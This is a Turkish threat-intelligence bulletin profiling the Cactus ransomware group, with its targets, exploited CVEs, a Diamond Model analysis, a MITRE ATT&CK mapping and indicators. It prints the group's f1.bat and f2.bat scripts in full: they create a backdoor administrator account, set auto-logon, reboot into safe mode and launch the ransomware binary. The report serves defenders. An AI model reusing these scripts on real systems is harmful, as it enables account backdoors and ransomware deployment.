A’dan Z’ye Cactus Ransomware

MDR BÜLTENİ | SAYI:2 | EKİM 2024

TEHDİT AKTÖR RAPORU

ADEO CYBER SECURITY

İÇİNDEKİLER

Qlik Sense Nedir?


Qlik Sense, kurumsal ve bireysel kullanıcıların karmaşık veri kümelerini keşfetmesine, analiz etmesine ve görselleştirmesine yardımcı olan self servis bir veri keşfi görselleştirme, bulut analizi ve iş zekası platformudur.

CACTUS Ransomware - Diamond Model

Cactus Ransomware Grubu, ilk olarak Mart 2023'te ortaya çıkan bir fidye yazılımı grubudur. Çeşitli sektörlerden birçok kuruluşu hedef aldıkları ve fidye taleplerinde bulundukları bilinmektedir. Çoğunlukla "finans ve sigorta, hukuk, üretim/imalat, otomotiv ve inşaat, teknoloji ve bilişim" gibi sektörler hedefleri arasındadır. Hedeflediği ülkeler ise belirli bir coğrafi bölgeyle sınırlı kalmamamakla birlikte; Amerika, Kanada, Brezilya, Avustralya, Birleşik Krallık, Portekiz, İtalya, Almanya, Danimarka, Fransa ve İsviçre'dir. Cactus Fidye Yazılımı'nın en çok(%51,9) Amerika Birleşik Devletleri'ni hedef aldığı görülmektedir. Bunu %13 ile Birleşik Krallık takip etmektedir.

Fidye yazılımının adı, fidye notunda verilen dosyanın adı olan cAcTuS.readme.txt'den gelmektedir. Şifrelenmiş dosyalar .CTSx uzantısıyla yeniden adlandırılır; burada "x", saldırılar arasında değişen tek basamaklı bir sayıdır.
Grup, VPN cihazları ve Qlik Sense yazılımındaki bilinen güvenlik açıklarından (CVE-2023-41265, CVE-2023-41266, CVE-2023-48365) yararlanarak ağlara girmesiyle biliniyor. Grup ayrıca oltalama saldırıları düzenliyor, suç forumları (underground forumlar) aracılığıyla çalıntı kimlik bilgileri satın alıyor ve zararlı yazılım dağıtıcılarıyla işbirliği yapıyor.

Microsoft Tehdit İstihbaratı tarafından, Storm-0216 (Financially Motivated, Twisted Spider-UNC2198) adlı tehdit aktörünün Cactus Fidye Yazılımı'nı dağıtmak için kötü amaçlı reklam ve backdoor trojan kullandığı gözlemlendi.




Resim 1.1

CACTUS Ransomware - Diamond Model

Threat actor name	Previous name	Origin/Threat	Other names
Storm-0216		Financially motivated	Twisted Spider, UNC2198

Resim 1.2



Resim 1.3

Cactus'ü diğer fidye yazılımı varyantlarından farklı kılan şey, fidye yazılımı ikilisini korumak için şifreleme kullanmasıdır. Olay müdahale çıktılarına göre grup 2 script dosyası (f1.bat ve f2.bat) kullanmaktadır. İlk script olan f1.bat dosyasını inceleyelim:

```
@echo off
net user Adm1nBac P@ssW0dDP@ssW /add
net user Adm1nBac /active:yes
net localgroup Administrators Adm1nBac /add
bcdedit /set {default} safeboot minimal
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d Adm1nBac /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d P@ssW0dDP@ssW /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoLogonCount /t REG_DWORD /d 1 /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v "*!test" /t REG_SZ /d "C:\windows\f2.bat" /f
shutdown -r -f -t 5
del "%~f0"
```

Adm1nBac kullanıcısını ekler, bunu aktifleştirir (/active:yes) ve Administrators grubuna ekler

Resim 1.4

Resim 1.4'de Registry keyleri üzerinde yaptığı işlemleri kısaca anlatacak olursak:

- net ile başlayan komutlar ekran görüntüsünde açıklanmıştır
- "bcdedit" ile bilgisayarı güvenli modda ön yüklemek istediğini belirtir
- reg add altındaki eklenen registry keyleri ise:
  a. Giriş/oturum ekranındaki uyarı mesajlarını siler. (Windows - Windows NT)
  b. Sistem yeniden başlatıldığında otomatik olarak oturum açmasını sağlar
  c. Oturum açıldığı esnada (Otomatik oturum açma) "Adm1nBac" kullanıcısı ve "P@ssW0dDP@ssW" parolası ile oturum açar
  d. "AutoLogonCount" ile otomatik oturum işlemini 1 ile sınırlar

CACTUS Ransomware - Diamond Model

- En sonda bulunan RunOnce (oturum açıldığında programın 1 kez çalıştırılmasını sağlar ve sonra Key silinir) ile f2.bat dosyasının çalıştırılması sağlanır
- "shutdown" komutu ise restart (-r) işlemini forse eder (-f, kullanıcıları uyarmadan çalışan uygulamaları kapatmaya zorlar) ve 5 saniye bekleyip çalıştırır (-t 5)
- del satırında ise %~f0 değişkeni çalışmakta olan dosyanın tam path'ini verir yani dosya çalıştırıldıktan sonra kendisini siler. (Anti-Forensic)

f1.bat scriptini inceledikten sonra 1 kez çalıştırılacak olan (f2.bat dosyasını inceleyelim):

```
@echo off
SETLOCAL EnableExtensions
bcdedit /deletevalue {default} safeboot
C:\Windows\7.exe x C:\Windows\.7z -p1234 -o"C:\Windows"
del C:\Windows\7.exe
del C:\Windows\.7z
C:\Windows\.exe -i
SET EXE=.exe
:Running
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF NOT %%x == %EXE% (
  ECHO %EXE% is Not Running
  GOTO notRunning
) ELSE (
  ECHO %EXE is running
timeout /t 10
 GOTO Running
)
...
:notRunning
  ECHO %EXE% is Not Running
del C:\Windows\.exe
shutdown -r -t 5 -c "Computer Will Now Restart In NORMAL MODE..."
del "%~f0"
```

Cihazı güvenli modda çalıştırmayı devre dışı bırakır

Resim 1.5

f2.bat dosyasındaki bcdedit satırını ekran görüntüsünde açıkladık.

- 7-Zip kullanarak .7z dosyasını 1234 parolası ile C:\Windows dizinine 7.exe olarak çıkartır
- Sonrasında 7.exe ve .7z dosyalarını siler
- .exe -i ise exe dosyasını (ransom binarysinin parametre mantığı ile çalışır) -i bayrağı ile başlatır

CACTUS Ransomware - Diamond Model

- Döngü kullanır ve tasklist NH FI (FI verilen kriterlere uygun görevleri gösterir, NH "Table ve CSV" için "Sütun" başlığının görüntülenmemesini sağlar.)
- Kullanılan döngü içerisinde %EXE% değişkenine eşit olan işlemi arar
- del ile .exe'yi siler
- shutdown satırında restart (-r) etmesini söyler, (-t 5) 5 saniye sonra ve restart nedenini (-c) "Bilgisayar Normal Mode'da restart edilecek" olarak belirtir

Ransomware ikilisi farklı eylemler için farklı parametreler alır:

-s (setup mode): Komut satırında "-s" parametresi ile tetiklenir, burada yürütülebilir dosya kendisini C:\ProgramData{VictimID}.exe dosyasına kopyalar ve ardından C:\ProgramData\ntuser.dat dosyasına orijinal yürütülebilir dosyanın yolunu içeren bir yapılandırma dosyası yazar. Sonrasında C:\ProgramData{VictimID}.exe -r komutunu çalıştırmak için zamanlanmış bir görev oluşturur, yürütür ve setup process sonlanır.

-r (read configuration mode): ntuser.dat dosyasını okur.

-i (encryption mode): Son olarak dosya sisteminde arama yapar ve statik olarak bağlı bir fonksiyondan OpenSSL'in zarf implementasyonunu (envelope implementation) ve threads (iş parçacıkları) kullanarak birden fazla dosyayı şifrelemeye başlar. Şifrelenmiş dosyalar ".cts<int>" uzantısına sahiptir ve burada belirtilen "<int>" herhangi rastgele bir rakamla değiştirilebilir.

Initial Access (İlk Erişim TA0001)

VPN cihazlarındaki (Forti en sık görülen) belgelenmiş güvenlik açıklarından faydalanarak hedefin altyapısına erişir. Initial access evresinde VPN açıklarının exploit edilmesinin ardından yetkisiz erişim ve kalıcılığı sağlamak için compromised sistemlerde SSH Backdoor oluşturulur.

Persistence (TA0003)

Cactus Ransomware, SSH Backdoor kalıcılık mekanizmasına ek olarak schtasks (zamanlanmış görev) kullanarak compromised edilen sistemde kalıcılık sağlamaya çalışır. Schtasks en yetkili kullanıcı olan SYSTEM haklarıyla çalışacağı için sistemdeki zararlı, faaliyetlerine sorunsuz bir şekilde devam eder.

CACTUS Ransomware - Diamond Model

Web tarayıcılarından kimlik bilgilerinin dump edilmesi, diskteki parola içeren dosyaların manuel aranması ve LSASS dump gibi yöntemler kalıcılık için kullanılmaktadır.
Splashtop, AnyDesk, SuperOps gibi legal RMM araçlarını kullanmaktadırlar. (Bu tür araçlar, tehdit aktörlerine, güvenliği ihlal edilmiş sistemler üzerinde uzaktan yönetim ve kontrol için gelişmiş yetenekler sağlar.)


Lateral Movement (Yanal Hareket TA0008)
Geçerli ve oluşturulmuş (saldırgan tarafından) hesaplar kullanılır.
SuperOps ve Remote Desktop Protocol (RDP) gibi yönetim araçlarının compromised sistemde konuşlandırılması (deploy) sağlanır.
SoftPerfect ağ tarama aracının kullanılması ve PSnmap.ps1 powershell scriptinin nmap olarak kullanılması Yanal Hareket için saldırganlara ağda görünürlük sağlamaktadır.

Encryption Phase (Şifreleme Evresi)
Cactus Ransomware gömüldükten (kendini şifreleyerek tespit mekanizmalarından kaçar ve kendini sistemin içine gömer) sonra bir şifreleme yolu izler.

i)**Encryption Phase - Dosya Şifreleme (AES-256-GCM)**
Saldırganlar öncelikle AES-256-GCM algoritmasını kullanarak dosyaları şifreler. Bu, her dosya için rastgele bir şifreleme anahtarı oluşturur ve bu anahtarı kullanarak dosyaları okunmaz hale getirir. GCM ise şifrelenmiş verilerin bütünlüğünü ve orijinalliğini korur.
ii)**Encryption Phase - Şifre Çözme Anahtarlarını Koruma (RSA-4096)**
Oluşturulan her dosya şifreleme anahtarı da RSA-4096 algoritması kullanılarak şifrelenir.
Kurbanlar, şifrelenmiş dosyaları kurtarmak için şifre çözme anahtarlarını ele geçirmek zorundadır.

AES-256-GCM dosyaları güçlü bir şekilde şifreler ve şifrelenen verilerin bütünlüğünü korur. RSA-4096 ise şifre çözme anahtarlarını korur ve bunların ele geçirilmelerini önler.
Cactus ransomware simetrik (AES-256-GCM) şifreleme algoritmasının hızından, asimetrik (RSA-4096) şifreleme algoritmasının ise güveliğinden yararlanmaktadır. Bu yaklaşım ransomware gruplarının double-extortion saldırılarındaki 2. evre olan veri şifrelemedeki etkisini artırdığı için popüler bir hale gelmektedir.
Fidye yazılımı AES-256-GCM ve RSA-4096 şifreleme algoritmalarını birlikte kullanarak saldırının etkisini daha büyük hale getirmektedir.

CACTUS Ransomware - Diamond Model



Resim 1.6

Double-Extortion (Çifte Şantaj)

Double-extortion saldırısı 2 evreden oluşmaktadır ve amacı eğer kurban şifrelenen verileri backup üzerinden geri döndürürse elde edilen verileri paylaşmakla tehdit ederek itibar kaybına ve finansal kayba neden olmaktır. İlk evre verileri C2 sunucusuna sızdırmaktır, ikincisi ise verilerin hedefin sisteminde şifrelenmesidir. Tehdit grupları öncesinde sadece verileri şifreliyorken, kurbanlar backup sistemlerinden geri dönerek fidye yazılımı taleplerini geçersiz kılabildikleri için saldırganlar bunu da engelleyebilmek için double-extortion saldırılarını kullanmaktadır.

Cactus Ransomware Yapısı

Geliştirilen dil C/C++'dır.

Cactus Genel Yapı

Bir ağa girdikten sonra Cactus, sistemi keşfetmek ve gizli kalmak için LotL (Livin-off-the-land) saldırılarını kullanılır.

Veri sızıntısı için Rclone, şifreleme işlemini otomatikleştirmek için PowerShell betiği, zamanlanmış görevler/schtasks kullanırlar. C2 sunucularıyla iletişim kurmak ve kalıcılık sağlamak için compromised sistemlerde SSH backdoor kullanırlar.

CACTUS Ransomware - Diamond Model

NOT: Cactus tarafından kullanılan TotalExec.ps1 scripti 2022 yılında Black Basta grubu tarafından kullanılıyordu. Black Basta tehdit aktörleri Conti, BlackMatter ve Storm-0216 ile bağlantılıdır. Storm-0216 tehdit aktörü, daha önce bahsedilen kötü amaçlı reklam saldırısının ana karakteridir.

Cactus Taktikleri, Teknikleri ve Prosedürleri (TTP'ler) Magnet Goblin'inkilere benzemektedir ancak araştırmacılar henüz aralarında bir bağlantı olduğunu doğrula(ya)mamıştır.

SANS verilerine göre CACTUS, 2023 yılında 83 vaka bildirdi.

Cactus Ransomware Tespit İsimleri:
Ransomware/Win.Cactus.C5469096
Trojan[Ransom]/Win64.Cactus
Generic.Ransom.Cactus.A.6A6CBCEA
Generic.Ransom.Cactus.A.6A6CBCEA (B)
W64/Filecoder.CACT!tr.ransom
A Variant Of Win64/Filecoder.Cactus.A
Trojan-Ransom.Cactus
Trojan-Ransom.Win32.Cactus.d
Trojan.Win32.Cactus.j!c
Ransom.Cactus
Ransom:Win32/Cactus.LKV!MTB
Trojan.Win.Z.Cactus.9205551

- 1cf6d946c45f4ce73a0f97cdbc136c9eef7723292bc3b6c9a9ecc8f90386f6d2 **(https://www.virustotal.com/gui/file/1cf6d946c45f4ce73a0f97cdbc136c9eef7723292bc3b6c9a9ecc8f90386f6d2)**
- d0de7f54d938e8f2f67b7ed071f8c4ad12c4634c271d5c810ebf58b1fd67f10d **(https://www.virustotal.com/gui/file/d0de7f54d938e8f2f67b7ed071f8c4ad12c4634c271d5c810ebf58b1fd67f10d)**
- 69b6b447ce63c98acc9569fdcc3780ced1e22ebd50c5cad9ee1ea7a4d42e62cc **(https://www.virustotal.com/gui/file/69b6b447ce63c98acc9569fdcc3780ced1e22ebd50c5cad9ee1ea7a4d42e62cc)**

CACTUS Ransomware - Diamond Model

Diamond Modelleme Nedir?

Diamond Modelleme 2013 yılında “The Diamond Model of Intrusion Analysis” adı altında 3 siber güvenlik araştırmacısı (Sergio Caltagirone - Andrew Pendergast - Christoper Betz) tarafından ele alınmıştır. Diamond Model bir siber saldırıyı 4 (core) ana özellik ve 6 meta özellik (meta-feature) ile inceler. Bu 4 ana özellik br saldırı anlamada, anlamlandırmada önemli rol oynamaktadır. Ana özellikleri Adversary - Victim - Infrastructure - Capabilities'dir. Meta özellikleri ise Timestamp - Phase - Result - Direction - Methadology - Resources'dur. Model doğru kurgulandığı ve yapılandırıldığı durumlarda proaktif bir önlem olarak siber tehdit istihbaratında kullanılabilir. Modeli kapsamlı ele almak gerekirse, bir saldırganın altyapı üzerindeki teknikleri kullanarak kurbandan faydalanması olarak değerlendirilebilir.

Adversary: Saldırgandır, amacı kurbandan faydalanma yolunda yetenekler ile altyapı üzerinden ilerlemektir.

Victim: Saldırganların hedefidir. Güvenlik açıklarından, yanlış yapılandırılmalarından yararlanılan ve altyapı üzerinden yeteneklerin kullanıldığı özelliktir. Kurban, bir kuruluş, kişi, e-posta adresi, IP adresi, domain, ülke ve endüstri olarak tanımlanabilir.


Infrastructure: Saldırganın bir yeteneği iletmek (deliver capability), yeteneklerin kontrolünü sürdürmek (maintain control of capabilities) ve kurbandan sonuçlar elde etmek için kullandığı fiziksel ve/veya mantıksal (iletişim) yapılarıdır. Yeteneklerin kontrolünü sürdürmeye **C2 server**, kurbandan sonuçlar elde etmeye ise **veri sızdırmak** örnek verilebilir. Saldırgan altyapısı olarak değerlendirilir.

Capabilities: Saldırganın kullandığı araçlar, TTP'leri, kullandıkları CVE numaralarını ve zararlı yazılımları temsil eder. Kullanılan araçlara Cobalt Strike-Mimikatz-Impacket; TTP'ye TA0002 Execution-1047 Windows Management Instrumentation-wmic ile sistemde yüklü yazılımların listelenmesi; CVE numaralarına, CVE-2021-44228 CVE-2022-22965 CVE-2023-23397 CVE-2024-3400 ve zararlı yazılımlara ise RAT-Keylogger-CryptoMiner ve Danabot-Qakbot verilebilir.

Bir saldırganın tüm yetenekleri ve dolayısıyla bireysel yeteneklerinin birleşik kapasiteleri, cephaneliğidir (adversary arsenal).

CACTUS Ransomware - Diamond Model

Saldırgan cephaneliğinin bilinmesi, mitigation kararları ve planlamasında değerli bir bilgidir ve saldırganın hareket ve tepki biçimlerini potansiyel olarak tahmin etmeyi sağlar. Tam bu noktada Diamond Modelleme Siber Tehdit İstihbaratı ile örtüşmektedir ve öncesinde de belirtildiği gibi doğru yapılandırılan bir Diamond Modelleme proaktif önlem sunmaktadır. Model, aynı zamanda ağ savunması için 'Siber Tehdit İstihbaratı'nı gerçek zamanlı olarak entegre etmeye yarar.



Resim 1.7

Meta-Özellikler: Diamond olaylarının kritik olmayan ancak önemli unsurlarını içerecek şekilde modeli biraz genişletmektedir. Açıklanan meta-özellikler en faydalı bulunanlardır, modeli genişletmek isteyenler veya modeli uygulayanlar çeşitli kritik bilgileri bulmak/yakalamak için ek meta-özellik ekleyebilirler.

Timestamp (Zaman Damgası): Her olay, gerçekleştiği tarih ve/veya saat ile not edilir. Zaman damgaları, zararlı faaliyetlerin gruplandırılmasının ayrılmaz bir parçasıdır bu yüzden zaman damgasının bilinmesi saldırının başlangıç ve bitiş noktalarını belirlememizde yarar sağlar.

Phase (Aşama/Evre): Zararlı faaliyet tek bir olayda değil, iki veya daha fazla olayda gerçekleşir. Saldırgan her adımda farklı Infrastructure ve farklı Capability'leri kullanarak adımları ilerletebilir.

CACTUS Ransomware - Diamond Model

Result (Sonuç): Bir saldırganın operasyonunun sonuçları ve aktiviteleri tam anlamıyla başarıya ulaşmasa da belirlemek ve keşfetmek oldukça önemlidir. Operasyonun yapı ve olay sonrası sonucunun değerlendirmesini yaparken Success, Failure ve Unknown yöntemleri kullanılarak belgelenebilir. Bir diğeri ise güvenlik temellerine (security fundamentals) göre ayırmaktır: Gizliliği ihlal edilmiş, bütünlüğü ihlal edilmiş ve Kullanılabilirliği ihlal edilmiş şeklinde üçe ayrılmaktadır.

Direction (Yön): Olay akışı ve olayın oluşma yönü yine saldırının sonuca ulaşmasında ve incelenmesinde önemli ve etkilidir. Daha çok network-based olaylarda etkilidir. Bu model belirlenirken ise; Victim-to-Infrastructure, Infrastructure-to-Victim, Infrastructure-to-Infrastructure, Adversary-to Infrastructure, Infrastructure-to-Adversary, Bidirectional, Unknown olarak 7 başlıkta nitelendirilir. Bu sayede saldırgan aktivitelerine karşı koymak için external, external-facing (dışarıya dönük), internal-facing (içeriye-dönük) tespit ve mitigation eylemlerinin kombinasyonuna dair daha iyi kararlar alınabilir.

Methodology (Metodoloji): Tüm akışta ciddi yarar sağlayan ve diğer Meta-özellikler ile şekillenen yapıdır. Metodoloji meta özelliği, analistin genel etkinlik sınıfını tanımlamasına olanak tanır. Kullanıcıyı zararlı bir web sitesine yönlendiren, hyperlink içeren bir kimlik avı e-postası ise hem "kimlik avı e-postası" hem de "kullanıcı yönlendirme istismarı (user-redirect exploit)" olarak kategorize edilebilir. Bu yöntem olayları daha iyi kategorize eder ve hem tek bir saldırgan için hem de gruplama ve mitigation amacıyla saldırganlar arasında indicatordan bağımsız olay karşılaştırmasına olanak tanır.

Resources (Kaynaklar): Olayın karşılanması için gereken bir veya daha fazla harici kaynağı listeler. Kaynaklar geniş anlamda olayın ve dolayısıyla her bir core ve meta-özelliğin bağlı olduğu tüm destekleyici unsurlar olarak anlaşılmalıdır.

Diamond Modeli genişletmek için “karakteristik bir Meta-özellik“ ekleyelim: Bu özelliğe göre Cactus ransomware grubunun diğer operatörlere göre farklı özelliklerini ve genel çerçevede daha iyi anlamaya yönelik yönlerini açıklayalım.

CACTUS Ransomware - Diamond Model

- Cactus grubuna ait Hall of Shame veya Shaming Site (hacklenen victimlerin listelendiği utanç veya bildiri sitesi) bulunmamaktadır. (Fidye ödenmediği takdirde oluşacak durumları anlamayı güçleştirmektedir.)
- Genel saldırı erişim yapısı için ise VPN zafiyetleri, çalınmış VPN kimlik bilgileri ve Qlik Sense zafiyetlerini (CVE-2023-41265, CVE-2023-41266, CVE-2023-48365) kullanmaktadır.
- Ransomware binarysi için şifreleme kullanmaktadır ve ransomware binarysi parametrelerle (-s, -r, -i) çalışır.

Cactus Diamond Modellemesinde "MITRE Navigator TTP" ifadesi Mitre üzerindeki TTP'lerin diamond model içerisine sığmamasından ötürü yalnızca ifade olarak verilmiştir. Aşağıda Cactus MITRE Navigator TTP'leri görülmektedir.

TA0001: Initial Access	TA0002: Execution	
T1190: Exploit Public-Facing Application	T1059: Command and Scripting Interpreter	T1059.002: AppleScript
		T1059.010: AutoHotKey & AutoIT
		T1059.009: Cloud API
		T1059.001: PowerShell
	T1053: Scheduled Task/Job	T1053.005: Scheduled Task
	T1129: Shared Modules T1072: Software Deployment Tools T1047: Windows Management Instrumentation	

Resim 1.8

TA0003: Persistence		TA0004: Privilege Escalation	
T1136: Create Account		T1055: Process Injection	
T1053: Scheduled Task/Job	T1053.005: Scheduled Task	T1053: Scheduled Task/Job	T1053.005: Scheduled Task

Resim 1.9

CACTUS Ransomware - Diamond Model

TA0005: Defense Evasion		TA0006: Credential Access	
T1562: Impair Defenses	T1562.001: Disable or Modify Tools	T1555: Credentials from Password Stores	T1555.003: Credentials from Web Browsers
T1070: Indicator Removal		T1056: Input Capture	
T1036: Masquerading		T1003: OS Credential Dumping	T1003.001: LSASS Memory
T1027: Obfuscated Files or Information	T1027.002: Software Packing		
T1055: Process Injection			
T1497: Virtualization/Sandbox Evasion			

Resim 2.0

TA0007: Discovery		TA0008: Lateral Movement	
T1087: Account Discovery	T1087.002: Domain Account	T1570: Lateral Tool Transfer	
T1083: File and Directory Discovery		T1021: Remote Services	T1021.001: Remote Desktop Protocol
T1057: Process Discovery			T1021.004: SSH
T1018: Remote System Discovery		T1072: Software Deployment Tools	
T1082: System Information Discovery			
T1049: System Network Connections Discovery			
T1497: Virtualization/Sandbox Evasion			

Resim 2.1

TA0009: Collection	TA0011: Command and Control
T1119: Automated Collection	T1071: Application Layer Protocol
T1056: Input Capture	T1573: Encrypted Channel
	T1095: Non-Application Layer Protocol
	T1571: Non-Standard Port
	T1090: Proxy
	T1219: Remote Access Software

Resim 2.2

TA0010: Exfiltration		TA0040: Impact
T1567: Exfiltration Over Web Service	T1567.002: Exfiltration to Cloud Storage	T1486: Data Encrypted for Impact

Resim 2.3

Saldırılara Genel Bakış

Tehdit aktörleri PowerShell ve Arka Plan Akıllı Aktarım Hizmeti'nden (BITS) yararlanarak kalıcılık sağlamak ve uzaktan kontrol sağlamak için aşağıdakiler de dahil olmak üzere ek araçlar indirmiştir:

- anydesk resmi sitesinden anydesk
- İndirilen ve putty.exe olarak yeniden adlandırılan bir Plink (PuTTY Link) ikili dosyası
- Qlik dosyaları gibi görünen ZIP uzantılı yeniden adlandırılmış ManageEngine UEMS yürütülebilir dosyaları.

"ManageEngine UEM" (Unified Endpoint Management), ManageEngine'in ürün yelpazesindeki bir yazılım çözümüdür. Unified Endpoint Management, kuruluşların çeşitli cihazları (bilgisayarlar, dizüstü bilgisayarlar, akıllı telefonlar, tabletler vb.) merkezi bir konumdan yönetmelerini sağlayan bir yaklaşımı ifade eder.
ManageEngine UEM, şirketlerin endpoint cihazlarını izlemesine, yapılandırmasına, güvenliğini sağlamasına ve yönetmesine yardımcı olur. Bu çözüm genellikle ağ yöneticileri ve BT departmanları tarafından kullanılır.

